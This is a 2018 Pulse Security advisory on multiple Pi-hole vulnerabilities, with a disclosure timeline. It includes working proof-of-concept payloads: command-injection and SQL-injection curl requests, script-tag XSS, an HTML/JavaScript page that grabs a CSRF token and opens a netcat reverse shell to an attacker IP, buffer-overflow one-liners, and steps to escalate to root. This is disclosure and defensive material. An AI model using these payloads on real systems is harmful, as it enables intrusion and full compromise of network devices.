Pulse Security

VULNERABILITY ADVISORY

Title	Pi-hole < v3.3 Multiple Vulnerabilities
Date Released	15th April, 2018
Author	Denis Andzakovic
Vendor Website	https://pi-hole.net/
Affected Software	Pi-Hole - https://github.com/pi-hole/pi-hole AdminLTE - https://github.com/pi-hole/AdminLTE FTL - https://github.com/pi-hole/FTL

SUMMARY

The following document details multiple vulnerabilities discovered within Pi-Hole, a DNS blocker solution. Pi-Hole users are advised to update to version 3.3 or later to address these vulnerabilities. At the time of release, the privilege escalation vulnerability remains unpatched. Pi-hole users are advised to set the sticky bit on the `/etc/pihole/` directory as a work around.

VULNERABILITIES

Admin-LTE

Command Injection

Multiple command injection vectors exist in the `add.php` and `sub.php` files, the following shows a grep for `exec(` across the two files:

```
scripts/pi-hole/php/add.php
20:             echo exec("sudo pihole -w -q ${_POST['domain']}");
23:             echo exec("sudo pihole -w -q -n ${_POST['domain']}");
24:             echo exec("sudo pihole -a audit ${_POST['domain']}");
29:             echo exec("sudo pihole -b -q ${_POST['domain']}");
32:             echo exec("sudo pihole -b -q -n ${_POST['domain']}");
33:             echo exec("sudo pihole -a audit ${_POST['domain']}");
38:             echo exec("sudo pihole -wild -q ${_POST['domain']}");
41:             echo exec("sudo pihole -wild -q -n ${_POST['domain']}");
42:             echo exec("sudo pihole -a audit ${_POST['domain']}");
45:         echo exec("sudo pihole -a audit ${_POST['domain']}");

scripts/pi-hole/php/sub.php
19:         exec("sudo pihole -w -q -d ${_POST['domain']}");
22:         exec("sudo pihole -b -q -d ${_POST['domain']}");
25:         exec("sudo pihole -wild -q -d ${_POST['domain']}");
```

The following curl command shows the command injection being performed by an authenticated user:

```
curl 'http://pi.hole/admin/scripts/pi-hole/php/add.php' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' --data 'domain=qq.com;id&list=white&pw=<password>'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

list_verify Cross Site Scripting

The `list_verify` method (`scripts/pi-hole/php/auth.php:149`) contains a cross site scripting vulnerability. The `domain` POST parameter is reflected in the response without escaping HTML characters. The payload is also reflected in the application debug functionality.

```
133 function list_verify($type) {
134     global $pwhash, $wrongpassword, $auth;
135     if(!isset($_POST['domain']) || !isset($_POST['list']) || !(isset($_POST['pw']) || isset($_POST['token']))) {
136         log_and_die("Missing POST variables");
137     }
138
139     if(isset($_POST['token']))
140     {
141         check_cors();
142         check_csrf($_POST['token']);
143     }
144     elseif(isset($_POST['pw']))
145     {
146         require("password.php");
147         if($wrongpassword || !$auth)
148         {
149             log_and_die("Wrong password - ".htmlspecialchars($type)."listing of ${_POST['domain']} not permitted");
150         }
151     }
152     else
153     {
154         log_and_die("Not allowed!");
155     }
156     check_domain();
157 }
```

The following curl command can trigger the vulnerability, `add.php` or `sub.php` can be used:


```
$ curl 'http://pi.hole/admin/scripts/pi-hole/php/sub.php' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' --data 'domain=qq<script>alert(1)</script>.com&list=white&pw=blah'

Wrong password - whitelisting of qq<script>alert(1)</script>.com not permitted
```

Given that the pi-hole DNS server redirects `pi.hole` and blocked domains to the pi-hole server itself, an attacker can use `pi.hole` as the target URL for a cross site scripting attack, removing the need to know the IP of the Pi-hole server internally. The following POC can be used to trip the remote command execution vulnerability via cross site scripting.

```
<html><body><h1>Testing</h1><form action="http://pi.hole/admin/scripts/pi-hole/php/add.php"
method="POST"><input type="hidden" name="domain"
value="<html><body><script>document.body.style.display = 'none';var command = 'mkfifo
/tmp/pipe; nc 192.168.38.135 4444 < /tmp/pipe | /bin/bash > /tmp/pipe&'; var x = new
XMLHttpRequest(); x.open('GET','/admin',false); x.send(); var p = new DOMParser(); var token
= p.parseFromString(x.response, 'text/html').getElementById('token').innerHTML;
x.open('POST','/admin/scripts/pi-hole/php/add.php', true); if(!token){throw 'no token'};
x.setRequestHeader('Content-Type','application/x-www-form-urlencoded'); var params =
'domain=qq.com;'+command+'&list=white&token='+encodeURIComponent(token);x.send(params);</scri
pt></body></html>"><input type="hidden" name="list" value="white"><input type="hidden"
value="whatever" name="pw"><input type="submit" value="Submit"></form></body></html>
```

The attack will retrieve a CSRF token and launch the command injection attack. In the above example, a reverse shell is sent back to 192.168.38.135 via `netcat` (see the command variable):



```
doi@ubuntu:~$ nc -vv -k -l -p 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from pihole 38222 received!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/admin/scripts/pi-hole/php
```


Debug Log Cross Site Scripting

The debug log functionality does not scrub output before rendering in the browser. An attacker that can inject HTML chars into the Lighttpd `error.log` or `pihole.log` can render a malicious payload in the user's browser when they visit the `debug.php` page. The payload must be injected into the first 25 lines of either the `error.log` or `pihole.log`.

The `error.log` can be written to using the curl request in the `list_verify` XSS example. The `pihole.log` can be written to by performing a DNS lookup using a domain name containing the payload, for example:

```
$ dig @<pihole server> aaa\<h1\>TESTING\<\/h1\>.aa
```

The following screenshot shows the payload rendering in the debug log page:



```
*** [ DIAGNOSING ]: Pi-hole log
-rw-r--r-- 1 dnsmasq root 361 Jan 14 18:18 /var/log/pihole.log
   -----head of pihole.log------
   Jan 14 18:18:00 dnsmasq[892]: query[A] aaa

TESTING

.aa from 192.168.38.140
   Jan 14 18:18:00 dnsmasq[892]: cached aaa

TESTING

.aa is NXDOMAIN
   Jan 14 18:18:24 dnsmasq[892]: query[A] ad.doubleclick.net.78931
   Jan 14 18:18:24 dnsmasq[892]: /etc/pihole/gravity.list ad.doubl
```

The bug occurs due to the `echoEvent` method in `scripts/pi-hole/php/debug.php` returning command output without escaping HTML characters.

```
scripts/pi-hole/php/debug.php
function echoEvent($datatext) {
    if(!isset($_GET["IE"]))
      echo "data: ".implode("\ndata: ", explode("\n", $datatext))."\n\n";
    else
      echo $datatext;
}

if(isset($_GET["upload"]))
{
    $proc = popen("sudo pihole -d -a -w", "r");
}
else
{
    $proc = popen("sudo pihole -d -w", "r");
}
while (!feof($proc)) {
    echoEvent(fread($proc, 4096));
}
```

SQL Injection

Multiple SQL injection vulnerabilities exist in `api_db.php` due to queries being constructed via string concatenation. For example:

```
if (isset($_GET['topClients']) && $auth)
{
    // $from = intval($_GET["from"]);
    $limit = "";
    if(isset($_GET["from"]) && isset($_GET["until"]))
    {
        $limit = "WHERE timestamp >= ".$_GET["from"]." AND timestamp <= ".$_GET["until"];
    }
    elseif(isset($_GET["from"]) && !isset($_GET["until"]))
    {
        $limit = "WHERE timestamp >= ".$_GET["from"];
    }
    elseif(!isset($_GET["from"]) && isset($_GET["until"]))
    {
        $limit = "WHERE timestamp <= ".$_GET["until"];
    }
    $results = $db->query('SELECT client,count(client) FROM queries '.$limit.' GROUP by client order by count(client) desc limit 10');
    $clients = array();
```

The following curl command demonstrates the injection, returning table names from the `sqlite_master` table.

```
curl "pi.hole/api_db.php?topClients&auth=<sha256 hash>&from=0&until=1%20UNION%20SELECT%20name,1%20FROM%20sqlite_master--"
```

`topClients`, `topDomains` and `topAds` all appear vulnerable to SQLi.

Authentication Bypass – Timing Attack

The API authentication mechanism is vulnerable to timing attacks due to the comparison used for verifying the `auth` parameter.

`scripts/pi-hole/php/password.php`

```
        // API can use the hash to get data without logging in via plain-text password
        else if (isset($api) && isset($_GET["auth"]))
        {
            if($_GET["auth"] == $pwhash)
                $auth = true;
        }
```

Below is the timing safe comparison done for CSRF tokens:

`scripts/pi-hole/php/auth.php`

```
    if(!function_exists('hash_equals')) {
        function hash_equals($known_string, $user_string) {
            $ret = 0;

            if (strlen($known_string) !== strlen($user_string)) {
                $user_string = $known_string;
                $ret = 1;
            }

            $res = $known_string ^ $user_string;

            for ($i = strlen($res) - 1; $i >= 0; --$i) {
                $ret |= ord($res[$i]);
            }

            return !$ret;
        }
    }
```

FTL

Error Message Stack Overflow

A stack-based buffer overflow is triggered when returning an error for a client message that is larger than 1007 bytes. The `sprintf()` call in the `process_request()` method that constructs the error message allows for an overflow:

```
Request.c
149     if(!processed)
150     {
151         sprintf(server_message,"unknown command: %s",client_message);
152         swrite(server_message, *sock);
153     }
```

`server_message` is defined as a 1024-byte buffer (`request.c:41`), `client_message` is also a 1024-byte buffer (`socket.c:183`). The following one liner can trigger the overflow:

```
perl -e 'print "A"x1024' | nc 127.0.0.1 4711
```

The ASAN trace below details the location of the issue further:

```
==2812==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7f6176bbc6f0 at pc 0x0000004a8202 bp 0x7f6176bbc1c0
sp 0x7f6176bbb970
WRITE of size 1041 at 0x7f6176bbc6f0 thread T3 (client-4)
    #0 0x4a8201 in __interceptor_vsprintf sanitizer_common_interceptors.inc:1524
    #1 0x4a8462 in __interceptor_sprintf sanitizer_common_interceptors.inc:1555
    #2 0x529020 in process_request ./FTL/request.c:151:3
    #3 0x527f26 in socket_connection_handler_thread ./FTL/socket.c:205:4
    #4 0x7f617bc386d9 in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76d9)
    #5 0x7f617b046d7e in clone /build/glibc-mXZSwJ/glibc-2.24/misc/../sysdeps/unix/sysv/linux/x86_64/clone.S:105

Address 0x7f6176bbc6f0 is located in stack of thread T3 (client-4) at offset 1072 in frame
    #0 0x52862f in process_request ./FTL/request.c:37

  This frame has 2 object(s):
    [32, 34) 'EOT' (line 38)
    [48, 1072) 'server_message' (line 41) <== Memory access at offset 1072 overflows this variable
HINT: this may be a false positive if your program uses some custom stack unwind mechanism or swapcontext
      (longjmp and C++ exceptions *are* supported)
Thread T3 (client-4) created by T2 (socket listener) here:
    #0 0x4386bd in __interceptor_pthread_create asan_interceptors.cc:204
    #1 0x5284d2 in socket_listenting_thread ./FTL/socket.c:263:6
    #2 0x7f617bc386d9 in start_thread (/lib/x86_64-linux-gnu/libpthread.so.0+0x76d9)

Thread T2 (socket listener) created by T0 here:
    #0 0x4386bd in __interceptor_pthread_create asan_interceptors.cc:204
    #1 0x51778e in main ./FTL/main.c:74:5
    #2 0x7f617af5e3f0 in __libc_start_main /build/glibc-mXZSwJ/glibc-2.24/csu/../csu/libc-start.c:291

SUMMARY: AddressSanitizer: stack-buffer-overflow sanitizer_common_interceptors.inc:1524 in __interceptor_vsprintf
Shadow bytes around the buggy address:
  0x0fecaed6f880: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f890: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f8a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f8b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f8c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0fecaed6f8d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00[f3]f3
  0x0fecaed6f8e0: f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3 f3
  0x0fecaed6f8f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fecaed6f910: 00 00 00 00 00 00 00 00 00 00 00 00 f1 f1 f1 f1
  0x0fecaed6f920: 04 f2 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==2812==ABORTING
```

This buffer overflow can be triggered from the web interface. FTL reads 1024 bytes info the `client_buffer` and calls `process_request()` in a loop, so multiple commands can be chained together by aligning to the 1024-byte boundary.

```
socket.c
while((n = recv(sock,client_message,SOCKETBUFFERLEN-1, 0)))
{
    if (n > 0)
    {
…snip…
        process_request(message, &sock);
        free(message);
```

The following curl command can trigger the overflow via the web UI:

```
curl "https://pi.hole/admin/api.php?getAllQueries&auth=<sha256
hash>&domain=changelogs.ubuntu.com`perl -e "print 'A'x2048"`"
```

Pi-Hole General

Pihole User Privilege Escalation

A privilege escalation vector exists from the `pihole` user to `root`.

The `/etc/pihole` directory is owned by the `pihole` user and does not have the sticky bit set. The `/etc/pihole/setupVars.conf` file is sourced by the `/opt/pihole/gravity.sh` script, as well as others in the `/opt/pihole/` directory:

```
gravity.sh
piholeDir="/etc/${basename}"
piholeRepo="/etc/.${basename}"

{snip}
# Source setupVars from install script
setupVars="${piholeDir}/setupVars.conf"
if [[ -f "${setupVars}" ]];then
  source "${setupVars}"
```

The `pihole` user can delete the `setupVars.conf` file and create a new file which contains arbitrary commands, as well as a known auth hash. After the tampered `setupVars.conf` has been created, the injected command will be executed whenever the `/opt/pihole/gravity.sh` script is run.

```
pihole@pihole:/etc/pihole$ ls -ld /etc/pihole/
drwxr-xr-x 2 pihole pihole 4096 Jan 14 19:01 /etc/pihole/
pihole@pihole:/etc/pihole$ cp /etc/pihole/setupVars.conf /tmp/
pihole@pihole:/etc/pihole$ rm setupVars.conf
rm: remove write-protected regular file 'setupVars.conf'? y
pihole@pihole:/etc/pihole$ mv /tmp/setupVars.conf ./
pihole@pihole:/etc/pihole$ ls -l setupVars.conf
-rw-r--r-- 1 pihole pihole 242 Jan 14 19:01 setupVars.conf
pihole@pihole:/etc/pihole$ echo 'id' >> setupVars.conf
pihole@pihole:/etc/pihole$ cat setupVars.conf
PIHOLE_INTERFACE=ens33
IPV4_ADDRESS=192.168.38.147/24
IPV6_ADDRESS=
PIHOLE_DNS_1=8.8.8.8
PIHOLE_DNS_2=8.8.4.4
QUERY_LOGGING=true
INSTALL_WEB=true
LIGHTTPD_ENABLED=1
WEBPASSWORD=7b3d979ca8330a94fa7e9e1b466d8b99e0bcdea1ec90596c0dcc8d7ef6b4300c
id
```


The `gravity.sh` script is called from the `/usr/local/bin/pihole` script, which is executable by the `www-data` user via `sudo` with no password.

```
/usr/local/bin/pihole
updateGravityFunc() {
  "${PI_HOLE_SCRIPT_DIR}"/gravity.sh "$@"
  exit 0
}
```

```
/etc/sudoers.d/pihole
# Pi-hole: A black hole for Internet advertisements
# (c) 2017 Pi-hole, LLC (https://pi-hole.net)
# Network-wide ad blocking via your own hardware.
#
# Allows the WebUI to use Pi-hole commands
#
# This file is copyright under the latest version of the EUPL.
# Please see LICENSE file for your rights under this license.
#
www-data ALL=NOPASSWD: /usr/local/bin/pihole
```

At this point the attacker has set the `setupVars.conf` `WEBPASSWORD` to a known value ("test", in the example above) and can access the web UI. By requesting the `scripts/pi-hole/php/gravity.sh.php` page, `sudo pihole -g` will be executed, which will subsequently execute `/opt/pihole/gravity.sh` as `root`, including the command injected into `setupVars.conf`.

```
scripts/pi-hole/php/gravity.sh.php
$proc = popen("sudo pihole -g", 'r');
while (!feof($proc)) {
  echoEvent(fread($proc, 4096));
}
```



```
data: uid=0(root) gid=0(root) groups=0(root)
data:

data:   [i] Neutrino emissions detected...
data:

data:   [i] Pulling blocklist source list into range...

data: <------   [✓] Pulling blocklist source list into range
data:
```

Other pi-hole files also source the `setupVars.conf` file, including `/usr/local/bin/pihole` under certain circumstances and scripts in the `/opt/pihole/` directory. The `pihole` user should be denied write access to `/etc/pihole/`, or at least the sticky bit set so that files owned by `root` cannot be overwritten.

DISCLOSURE TIMELINE

15/01/2018 - Vulnerabilities reported to Pi-Hole via email
14/02/2018 - Pi-hole v3.3 released with fixes
15/04/2018 - Advisory released.